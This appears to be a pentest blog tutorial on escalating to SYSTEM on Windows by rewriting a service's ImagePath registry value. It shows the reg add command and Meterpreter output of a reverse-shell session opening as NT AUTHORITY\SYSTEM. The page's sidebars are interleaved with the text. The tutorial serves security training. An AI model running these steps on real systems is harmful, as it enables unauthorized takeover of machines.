

Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)[Weak Service Permissions](#)[Token Manipulation](#)

Search the Lab



March 31,
2017

Insecure Registry Permissions



netbiosX



Privilege Escalation



ImagePath, Metasploit, payload, Privilege

Escalation, Registry



Leave a comment

In Windows environments when a service is registered with the system a new key is created in the registry which contains the binary path. Even though that this escalation vector is not very common due to the fact that write access to the services registry key is granted only to Administrators by default however it should not be omitted by the penetration tester as another possible check.

The process of privilege escalation via insecure registry permissions is very simple. Registry keys for the services that are running on the system can be found in the following registry path:

```
1 | HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

If a standard user has permissions to modify the registry key “**ImagePath**” which contains the path to the application binary then he could escalate privileges to system as the Apache service is running under these privileges.

Author




netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

[Follow](#)



ImagePath Registry Key

The only thing that is required is to add a registry key that will change the ImagePath to the location of where the malicious payload is stored.

```

1 meterpreter > shell
2 Process 1812 created.
3 Channel 1 created.
4 Microsoft Windows [Version 6.1.7601]
5 Copyright (c) 2009 Microsoft Corporation. All rights reserved.
6
7 C:\Users\pentestlab\Desktop>reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\Apache" /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe"
8
9
10 reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache" /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe"
11
12

```

Recent Posts

- > Lateral Movement – RDP
- > DCShadow
- > Skeleton Key
- > Golden Ticket
- > Dumping Clear-Text Credentials

Categories

- > Coding (10)
- > Defense Evasion (19)
- > Exploitation Techniques (19)
- > External Submissions (3)
- > General Lab Notes (21)
- > Information Gathering (12)
- > Infrastructure (1)
- > Maintaining Access (4)
- > Mobile Pentesting (7)
- > Network Mapping (1)
- > Post Exploitation (11)
- > Privilege Escalation (14)
- > Red Team (23)
- > Social Engineering (11)
- > Tools (7)
- > VoIP (4)
- > Web Application (14)
- > Wireless (2)

Archives

```

meterpreter > shell
Process 1812 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab\Desktop>reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache" /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache" /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f
The operation completed successfully.

```

Registry ImagePath Modification

The next time that the service will restart, the custom payload will be executed instead of the service binary and it will return back a Meterpreter session as SYSTEM.

```

C:\Users\pentestlab\Desktop>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.100.4 - Meterpreter session 9 closed. Reason: User exit
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.4
[*] Meterpreter session 10 opened (192.168.100.3:4444 -> 192.168.100.4:49178) at
2017-03-29 20:34:36 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Privilege Escalation via Insecure Registry Permissions

- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012
- > September 2012
- > August 2012

- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- RT @DirectoryRanger: Microsoft Office – NTLM Hashes via Frameset, by @netbiosX pentestlab.blog/2017/12/18/mic... 2 days ago
- Astra - Automated Security Testing For REST API's github.com/flipkart-incub... 2 days ago
- RT @nikhil_mitt: [Blog] Silently turn off Active Directory Auditing using DCShadow. #Mimikatz #RedTeam #ActiveDirectory <https://t.co/f38Kkb...> 2 days ago
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea... twitter.com/i/web/status/9... 3 days ago
- Windows Event Log to the Dark Side—Storing Payloads and Configurations medium.com/@5yx... 3 days ago

 Follow @netbiosX

Pen Test Lab Stats


➤ 2,941,780 hits

Blogroll

Rate this:

☆☆☆☆☆  Rate This

Share this:



Be the first to like this.

Related

Dumping Clear-Text
Credentials
In "Post Exploitation"

Always Install Elevated
In "Privilege Escalation"

Weak Service
Permissions
In "Privilege Escalation"

Leave a Reply

Enter your comment here...

◀ Weak Service Permissions

Token Manipulation ▶

- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0

Professional

➤ **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page




Penetrati...

9.9K likes

 Like Page

Be the first of your friends to like this



Blog at WordPress.com.